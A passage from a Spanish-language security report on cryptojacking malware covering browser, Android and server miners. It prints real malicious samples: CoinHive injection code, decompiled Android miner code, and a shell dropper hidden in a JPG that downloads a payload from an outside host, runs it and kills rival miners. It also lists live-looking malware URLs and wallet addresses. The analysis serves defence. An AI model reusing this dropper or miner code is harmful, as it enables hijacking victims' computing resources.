Otro caso común es cuándo el malware contiene directamente las capacidades de minado cómo es el caso del troyano bancario **Trickbot** [12]. Esta amenaza consiste en un troyano muy modular[13] que empezó teniendo un grupo muy reducido de capacidades de robo de datos bancarios pero que gracias a su estructura rápidamente ha ido adquiriendo nuevas capacidades de robo de datos, de movimiento lateral utilizando exploits (en concreto **Eternalblue** el cual ya vimos en **Wannacry** y **NotPetya** entre otros) y hace poco un nuevo módulo de minado de criptomoneda, lo que indica

12 Quick Test Drive of Trickbot (It now has a Monero module)
http://www.malware-traffic-analysis.net/2018/02/01/index.html

13 Evolución de Trickbot https://www.securityartwork.es/wp-content/uploads/2017/06/Informe_Evoluci%C3%B3n_Trickbot.pdf

que el grupo detrás de esta amenaza ha empezado a ver rentable esta vía.

Junto a estas técnicas de infección es necesario destacar también la utilización de *cracks*, los cuales consisten en parches no legítimos para programas de pago, que permiten la utilización de estos de forma gratuita. Este tipo de software ilegítimo suele contener rutinas maliciosas las cuales tienden a consistir en software de minado de criptomoneda. **Especialmente el caso de *cracks* de videojuegos recientes[14] que requieren de equipos potentes son ideales, ya que el público objetivo de esa amenaza va a contar con hardware especialmente eficaz a la hora del minado.**

3.1.1.1. Browser-based cryptocurrency mining

Como se ha comentado anteriormente otra vía cada vez más común de minado de forma ilícita consiste en páginas web que de una forma más o menos discreta utilizan scripts en JavaScript[15] para minar criptomonedas desde los navegadores de cada uno de sus visitantes. Inicialmente ésto era común en webs menos relevantes como por ejemplo las de visionado de series online, pero día a día aparecen casos más llamativos como el del reciente abuso del servicio de publicidad de Google conocido como DoubleClick[16] que llegó a aparecer en anuncios en vídeos de Youtube de forma que todos los usuarios de servicios tan comunes como éste estuvieron minando criptomoneda para los actores que consiguieron introducir este anuncio en el servicio de Google durante todo el tiempo que estuvieron navegando por estas webs.

La conocida web The Pirate Bay por ejemplo sirvió uno de estos scripts durante 24 horas para aprovecharse de la potencia generada por los ordenadores de sus visitantes para minar monero. [17]

14 Watch Dogs pirates hit by scurvy Bitcoin mining malware https://www.welivesecurity.com/2014/05/27/watch-dogs-malware/

15 JavaScript miner for the cryptocurrency Monero Blockchain (XMR using Coin-Hive)https://github.com/umbertocicero/coinhive-monero


16 Malvertising Campaign Abuses Google's DoubleClick to Deliver Cryptocurrency Miners https://blog.trendmicro.com/trendlabs-security-intelligence/malvertising-campaign-abuses-googles-doubleclick-to-deliver-cryptocurrency-miners/

17 Comunicado The Pirate Bay https://tpbbay.eu/blog/242

```
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<script>
        var miner = new CoinHive.User('<site-key>', 'john-doe');
        miner.start();
</script>
```

Ilustración 5: Ejemplo código JS embebido en una Web

Una búsqueda rápida en Google simplemente usando el Dork **"intext:"CoinHive.Anonymous('"** nos arroja más de 33.000 resultados de los cuales obviamente hay muchos falsos positivos, de Webs legítimas relacionadas con el minado de criptomonedas, pero muchas otras no. Otra búsqueda en Shodan nos muestra resultados de Webs con dicho JavaScript embebido:



Si bien no se trata de ataques sofisticados si que son realmente ataques en los que el ingenio se agudiza como por ejemplo el caso de herramientas como CoffeeMiner[18] en el que se puede utilizar toda la potencia de cómputo de equipos conectados a una red WiFi para minar criptomonedas. En este caso esta herramienta se encarga de crear un proxy para editar el tráfico HTTP al vuelo e inyectar el código de CoinHive para minar criptomoneda.

18 CoffeeMiner: Hacking WiFi to inject cryptocurrency miner to HTML request
http://arnaucode.com/blog/coffeeminer-hacking-wifi-cryptocurrency-miner.html




Ilustración 6: Escenario ataque con CoffeeMiner

3.2. Dispositivos móviles (Android)

Es un hecho que los Smartphones cada día son más numerosos y potentes llegando a acercarse mucho a los equipos de usuario de siempre. Gracias a ésto cada vez son capaces de realizar tareas que requieren mayor capacidad de cómputo y minar criptomonedas no es una excepción, aunque hasta la fecha no son tan eficientes como un PC normal.

3.2.1. Vías de infección dispositivos Android

Como ocurre con cualquier otro tipo de malware la instalación de aplicaciones maliciosas o de dudosa reputación son la principal vía de entrada de infecciones en los dispositivos.

Ilustración 7: Daños físicos terminal con malware Loapi. Fuente: "Kaspersky Lab"

Un ejemplo de miner para Android es el malware **Loapi**[19] [20]que entre muchas otras capacidades, puede minar criptomonedas desde los dispositivos que infecta. Ésto ya supone un problema puesto que supone desgaste, pérdida de rendimiento y duración de la batería del dispositivo, pero además de ésto tiene implicaciones mucho más serias ya que se ha podido comprobar cómo debido al alto nivel de consumo de recursos que puede llegar a suponer es capaz de "quemar" componentes del dispositivo dejándolo completamente inutilizable.

19 Loapi: un troyano que puede inhabilitar por completo tu teléfono https://www.kaspersky.es/blog/loapi-trojan/15024/

20 Jack of all trades https://securelist.com/jack-of-all-trades/83470/

```
public void run() {
    try {
        String v1 = this.filesDir;
        String v2 = Build$VERSION.SDK_INT >= 16 ? String.valueOf(v1) + "/libcpuminerpie.so " : String
                .valueOf(v1) + "/libcpuminer.so ";
        this.process = Runtime.getRuntime().exec(String.valueOf(v2) + "--algo=" + this.algorithm
                + "  -o " + this.url + " -u " + this.user + " -p " + this.password + " -t " + this
                .threadsCount + " --log " + this.logPath, new String[]{"LD_LIBRARY_PATH=" + this
                .ctx.getFilesDir() + ":$LD_LIBRARY_PATH"}, this.ctx.getFilesDir());
        this.pid = ProcessesHelper.getPid(this.ctx, this.process);
        this.setThreadsPriority(this.priority);
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
}
```

Ilustración 8: Módulo de minado de Monero de Loapi (Fuente: Kaspersky Lab)

Otro caso reciente es el del gusano[21] **ADB.Miner** el cual aprovecha los dispositivos Android con la interfaz de ADB (Android Debug Bridge) abierta a Internet en el puerto 5555. Ésto le permite infectar estos dispositivos y minar a través de ellos. Un análisis de los dispositivos con este puerto expuesto ha mostrado que la mayoría de casos se encuentran en China y Corea y que en muchos casos se trata de SmartTV con Android ejecutándose como sistema operativo.

Junto a estos casos más concretos se pueden encontrar gran cantidad de aplicaciones[22] que incluso se han podido encontrar en Google Play, las cuales cuentan con capacidades de minado ocultas tras distintas funcionalidades legítimas.

Como experimento se añadió un set de reglas Yara (genéricas) en la plataforma Koodous[23] -dichas reglas se incorporan en los **Anexos**- y se comenzaron a detectar diversas aplicaciones[24] que incorporaban entre sus funciones lógica de minado, la mayoría relacionadas con el uso de las *shared libraries* libcpuminer.so, libcpuminerpie.so, modificando la librería legítima cpuminer o cargando el código JavaScript extraído de servicios como CoinHive.

21 Adb.Miner: nueva botnet dedicada al minado de criptomonedas http://unaaldia.hispasec.com/2018/02/adbminer-nueva-botnet-dedicada-al.html

22 CoinMiner and other malicious cryptominers targeting Android https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/sophos-coinminer-and-other-malicious-cryptominers-tpna.pdf?la=en

23 https://koodous.com/

24 https://koodous.com/rulesets/4273/apks





Ilustración 9: Algunas APKs con actividad relacionada con el minado de criptomonedas
Fuente: Koodous

En definitiva las aplicaciones sospechosas detectadas pueden ser agrupadas en dos grandes grupos. Por un lado las ya mencionadas aplicaciones que utilizan JavaScript extraído de servicios como CoinHive, las cuales mientras muestran una aplicación aparentemente normal, cargan un pequeño intérprete de JavaScript oculto para ejecutar esta lógica.

Un ejemplo de este tipo de APK maliciosas lo obtenemos de la ilustración anterior, la aplicación "Candy Crush Saga Hack" (com.king.candycrushsaga.hack.apk") con MD5:52f22b255ef5da7745ca05e200e96113 vemos que agrupa varios ficheros maliciosos[25], uno de ellos es un fichero HTML que como vemos a continuación carga a través de código JavaScript la lógica de minado:

25 https://www.virustotal.com/#/file/55364610801f8f3a7e0b5fc7903dcd3c41393cac7caeb0498247a82be06b4a9a/detection





```
<html>
<head>

    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.5/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
    <script src="https://coinhive.com/lib/coinhive.min.js"></script>
    <script>

        var miner;

        function stopMining() {
            miner.stop();
            isMiningStarted = false;
            Android.onMiningStoppedJS();
        }

        function startMining() {
            miner.start();
            Android.onMiningStartedJS();
        }


        $(document).ready(function () {

            //thanks to stackoverflow: https://stackoverflow.com/questions/901115/how-can-i-get-query-string-values-in-javascript
            function getParameterByName(name, url) {
                if (!url) url = window.location.href;
                name = name.replace(/[\[\]]/g, "\\$&");
                var regex = new RegExp("[?&]" + name + "(=([^&#]*)|&|#|$)"),
                    results = regex.exec(url);
                if (!results) return null;
                if (!results[2]) return '';
                return decodeURIComponent(results[2].replace(/\+/g, " "));
            }

            $("#status").text("Initializing...");

            miner = new CoinHive.Anonymous(getParameterByName("coinhive_site_key"), {
                threads: getParameterByName("num_of_threads"),
                autoThreads: getParameterByName("is_auto_thread"),
                throttle: getParameterByName("throttle"),
                forceASMJS: getParameterByName("is_force_ASMJS")
            });

            miner.start();

            var isMiningStarted = false;

            // Update stats once per second
            setInterval(function () {


                var hashesPerSecond = miner.getHashesPerSecond();
                var totalHashes = miner.getTotalHashes();
                var acceptedHashes = miner.getAcceptedHashes();
```

Ilustración 10: Extracto del código de engine.html

Por otro lado, aplicaciones en las que la lógica de minado es parte de la aplicación y que se ha visto que extraen esta funcionalidad de proyectos de repositorios públicos como el de **CPUMiner**[26] :

```
private void _run() {
    String Command = "minerd -q -a " + MinerSDKRunnable.Globals.algo_names[MinerSDKRunnable
            .Globals.MiningProtocol] + " -o " + MinerSDKRunnable.Globals.prot_names[
            MinerSDKRunnable.Globals.InternetProtocol] + "://" + MinerSDKRunnable
            .Globals.MiningServer + ":" + MinerSDKRunnable.Globals.MiningServerPort
             + " -O " + MinerSDKRunnable.Globals.MiningUserName + ":" + MinerSDKRunnable
            .Globals.MiningPassWord + " --activationkey=" + MinerSDKRunnable
            .Globals.ActivationKey + " -t " + String.valueOf(MinerSDKRunnable
            .Globals.MiningThreads);
    int arguments = Command == null ? 0 : Command.length() - Command.replace(
            " ", "").length() + 1;
    this.application.startMiner(arguments, Command);
}
```

Otro ejemplo detectado es la APK con MD5: 93c4ea174ae1a5744315f3e14aab2f78[27] que como observamos hace uso de libcpuminer.so:



26 CPU Miner https://github.com/pooler/cpuminer

27 https://www.virustotal.com/#/file/7b2b0b81c34b07c79f0dff1485763f4a89277c2c32b393aa56586f7ee5804b2a/detection

3.3. Servidores

En el caso de los servidores también podemos encontrar casos en los que han sido objetivo de amenazas específicas, generalmente basadas en la explotación de diversas vulnerabilidades en servicios típicos en ellos.

3.3.1. Vías de infección. Tendencias detectadas

3.3.1.1. Deserialización de objetos Java

Una tendencia en alza que se ha detectado desde **CSIRT-CV** en cuanto a la distribución de miners durante los últimos meses ha sido el uso de vulnerabilidades en los procesos inseguros de **deserialización de objetos Java** para tras explotarlas, descargar y ejecutar el miner en el equipo o servidor comprometido. Estas vulnerabilidades[28] a pesar de no ser recientes están continuamente intentando ser explotadas por numerosos grupos de delincuentes.

Una de las principales alertas de Emerging Threats[29] que detectan este tipo de ataques en nuestros IDS está basada en las peticiones y scripts referenciados por FoxGloveSecurity.[30]

Aunque también nos hemos encontrado con un alto número de ataques hacia Websphere Soap, fundamentalmente estamos detectando muchos intentos de explotar fallos en la consola JBoss JMX, por ejemplo a través de peticiones de este tipo:

En este caso, si echamos un vistazo en VirusTotal podemos ver que parece ser que desde esa IP en cuestión se tienen disponibles distintos tipos de ejecutables maliciosos:

28 Scanning an enterprise organisation for the critical Java deserialization vulnerability https://sijmen.ruwhof.net/weblog/683-scanning-an-enterprise-organisation-for-the-critical-java-deserialization-vulnerability


29 http://doc.emergingthreats.net/bin/view/Main/2022114

30 JavaUnserializeExploits https://github.com/foxglovesec/JavaUnserializeExploits

Date scanned	Detections	URL
2017-11-13	3/63	http://163.44.155.234:8882/xmrig_80.exe
2017-11-10	2/63	http://163.44.155.234:8882/index_bakt
2017-11-05	4/64	http://163.44.155.234/XMRIG.EXE
2017-11-05	6/64	http://163.44.155.234:8882/XMRIG.EXE
2017-11-04	1/64	http://163.44.155.234/xmrig_80.exe
2017-11-03	1/64	http://163.44.155.234/
2017-11-01	3/64	http://163.44.155.234/xmrig.exe
2017-11-01	1/64	http://163.44.155.234:8882/xmrig.exe

Por ejemplo, el binario de MD5 a53a9e6efd69f5f04245062824cbf418 (xmrig.exe) ya aparece catalogado en VirusTotal como miner. En particular, es un conocido minador para Monero.

No todos los ejecutables son tan evidentes. También nos encontramos con técnicas un poco más "sofisticadas" como la ocultación de shell scripts en JPG. Veamos a continuación un ejemplo:



Si nos fijamos, la URL de descarga es hxxp://img1.imagehousing.com/0/cartoon-651078.jpg
Como se observa en VirusTotal[31] se trata de un fichero JPEG aparentemente inocuo. Pero si hacemos un análisis estático rápido del mismo nos muestra que oculta la siguiente shell script:

31 https://www.virustotal.com/#/file/46389795f22e548111b3585100ed6fcea50d39a2bcc450220d8b49440ed204cb/details

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin
crontab -r
days=$(($(date +%s) / 60 / 60 / 24))
days2=$(expr $days + 983)
days=$(echo $days2|md5sum|cut -c 1-10)
daybefore=$(echo $[$days2-1]|md5sum|cut -c 1-10)
randname=$RANDOM
echo $days
echo $daybefore
DoMiner()
{
  curl -kL -o /tmp/${randname}.jpg http://img1.imagehousing.com/0/onion-791865.jpg
  dd if=/tmp/${randname}.jpg skip=8397 bs=1 of=/tmp/${randname}
  chmod +x /tmp/${randname}
  nohup /tmp/${randname} &
  sleep 20
  rm -rf /tmp/${randname}
  rm -rf /tmp/${randname}.jpg
  rm -rf /tmp/${daybefore}
  rm -rf /tmp/${daybefore}.jpg
  pkill ${daybefore}
}

ps auxf|grep -v grep|grep
"4Ab9s1RRpueZN2XxTM3vDWEHcmsMoEMW3YYsbGUwQSrNDfgMKVV8GAofToNfyiBwocDYzwY5pjpsMB7MY
8v4tkDU71oWpDC"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep
"47sghzufGhJJDQEbScMCwVBimTuq6L5JiRixD8VeGbpjCTA12noXmi4ZyBZLc99e66NtnKff34fHsGRoyZk3ES1s1V4
QVcB"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep
"44iuYecTjbVZ1QNwjWfJSZFCKMdceTEP5BBNp4qP35c53Uohu1G7tDmShX1TSmgeJr2e9mCw2q1oHHTC2boHfj
kJMzdxumM"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "xmr.crypto-pool.fr"|awk '{print $2}'|xargs kill -9
pkill -f
49hNrEaSKAx5FD8PE49Wa3DqCRp2ELYg8dSuqsiyLdzSehFfyvk4gDfSjTrPtGapqcfPVvMtAirgDJYMvbRJipaeTbzPQ
u4
```

Como vemos se centra en descargarse otro JPG (hxxp://img1.imagehousing.com/0/onion-791865.jpg) también difícil de que un AV lo detecte como malicioso. De este JPG finalmente se extrae un binario ELF (MD5:17c81aba66e2f71010a53ff39769ca1a). A continuación **mata todos los procesos de minado de criptomonedas si los hubiese en la máquina y luego lanza el suyo propio**. Del pcap generado por el binario podemos extraer una petición interesante:


{"method":"login","params":
{"login":"4AW8wvuA47zcyxzYQBhRqxFrGgxhmu9bWjYLG7RVsvJqDLovG4Bbj7Qd8AhUm4EeceBiPSxzm3GRudDduGUWv2dh4E6tRxD","pass":"x","agent":"
xmr-stak-cpu/1.3.1"},"id":1}
{"id":1,"jsonrpc":"2.0","error":null,"result":{"id":"372591177187860","job":
{"blob":"0606b682b1d0055b97d195b70a8c2998034bc6746704e354da84608b1a79cba204f3b83d19d0c000000000ff935e743151c8508117f0fe85cc124c8e0
1f79f9df306c9cad539b1f14f181a04","job_id":"344207088998518","target":"11a40300"},"status":"OK"}}

El "agent" hace referencia a una herramienta de minado[32] de Monero que podría haberse compilado para ELF. El binario está fuertemente empaquetado y revisando sus principales funciones intuimos que efectivamente se trata o bien de Xmr-Stack-CPU o algún fork del mismo[33]:

32 https://github.com/avujic/xmr-stak-cpu-arm

33 Miners, Miners everywhere! https://www.securityartwork.es/2017/11/17/miners-miners-everywhere/


0x4010fc ;[gAt]
; "Based on CPU mining code by wolf9466 (heavily optimized by fireice_uk).\n"
mov esi, 0x581d3d
mov rdi, rbx
call fcn.004028d0;[gAq]
; [0x5ec110:8]=0
mov rbx, qword [0x005ec110]
test rbx, rbx
jne 0x401131;[gAv]
f t
0x401115 ;[gAw]
; '8'
; 56
mov edi, 0x38
call fcn.0042f620;[gt]
mov rbx, rax
mov rdi, rbx
call fcn.00402870;[gu]
; [0x5ec110:8]=0
mov qword [0x005ec110], rbx
0x401131 ;[gAv]
; "Brought to you by fireice_uk and psychocrypt under GPLv3.\n\n"
mov esi, 0x581d86
mov rdi, rbx
call fcn.004028d0;[gAq]
; 0x270
; 624
lea rdi, [local_270h]
; [0x581a08:8]=0x4000000000000000
movsd xmm0, qword [0x00581a08]
; '@'
; 64
mov esi, 0x40
; "Configurable dev donation level is set to %.1f %%\n\n"
mov edx, 0x581dc2
mov al, 1
call fcn.004d5b20;[gAx]
; [0x5ec110:8]=0
mov rbx, qword [0x005ec110]
test rbx, rbx
jne 0x401187;[gAy]


0x4011f4 ;[gBc]
; "pool_address : stratum+tcp://pool.minexmr.com:4444\n"
mov esi, 0x581df6
mov rdi, rbx
call fcn.004028d0
mov rbx, qword [0x005ec110]
test rbx, rbx
jne 0x401229;[gBe]
f t
0x40120d ;[gBf]
mov edi, 0x38
call fcn.0042f620
mov rbx, rax
mov rdi, rbx
call fcn.00402870
mov qword [0x005ec110], rbx
0x401229 ;[gBe]
; "wallet_address :
mov esi, 0x581e2a
mov rdi, rbx
call fcn.004028d0
mov rbx, qword [0x005ec110]
test rbx, rbx
